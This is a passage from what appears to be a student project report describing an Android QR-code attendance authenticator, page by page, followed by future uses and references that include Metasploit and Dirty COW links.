
2.3 Flow Diagram:



2.4 Implementation:


2.4.1 Registration Page

- Registration page is the screen for the first-time user registration in the application
- Here there are couple of fields which has user details like user mail id, student id, Phone number, password.
- All the details are fetched in the text fields. It is then stored in firebase database.
- There is the redirection text if the user has already registered which goes to login page. It is achieved through onClickListener action.




2.4.2 Main Page

- Main Activity screen is the main screen which comes when user is logged In to the application.
- Here there are four fields. Header, two button actions for generate identity page and scan page, and logout action.
- Header is the placeholder of the application name which is textview field.
- Button action is achieved for the generate and scan pages. On clicking the button, it direct to the respective pages.
- Logout button will terminate the user from the application, and it will go to login page.




2.4.3 Generate Identity Page

- Here we have used three fields which are specific to any activities. For our application instance we thought of attendance authentication.
- There is student id, course name and timestamp fields.
- Timestamp is the unique point for the real time use. It is achieved using getDateTimeInstance().
- Generating QR code for authentication uses the combination of all the above three fields.
- We have concatenated student id, course name and timestamp in the QR code.
- It is achieved using Multiformat writer, Bitmatrix and bitmap image attributes.



2.4.4 Scan Page

- It has two actions. One button to scan the QR code and another to display the scanned output.
- It is achieved using intent integrator which will display the output. We used components from zxing library for scanning function.
- Once the output is displayed the user can be authenticated and verified.



2.5 Future Scope:

- The present version of application is built to help students authenticate themselves and enter their registered classes (like marking attendance for the course).
- Further we can also develop for other scenarios like library book renting, entering any events, alternative for STM cards and so on. It can be used to authenticate customers into their bank premises using their account number or letting clients enter the cinema only if they have a QR code showcasing their booked movie tickets.
- Moving forward we can also use other unique attributes like device id for more stringent built.

3. REFRERENCES

3.1 Metasploit

- https://www.hackersploit.org/
- https://www.offensive-security.com/metasploit-unleashed/

3.2 Dirty COW

- https://github.com/timwr/CVE-2016-5195
- Study of the Dirty Copy on Write, a Linux Kernel Memory Allocation Vulnerability. Tanjila Farah, Rummana Rahman, M. Shazzad and Delwar Alam, Moniruz Zaman.

3.3 Authenticator Application

- The Big Nerd Ranch Guide (3rd Edition)
- http://www.qrcode.com/en/aboutqr
- http://developer.android.com/sdk/index.html
- http://php.net/manual/en/intro-whatis.php
- https://github.com/zxing/zxing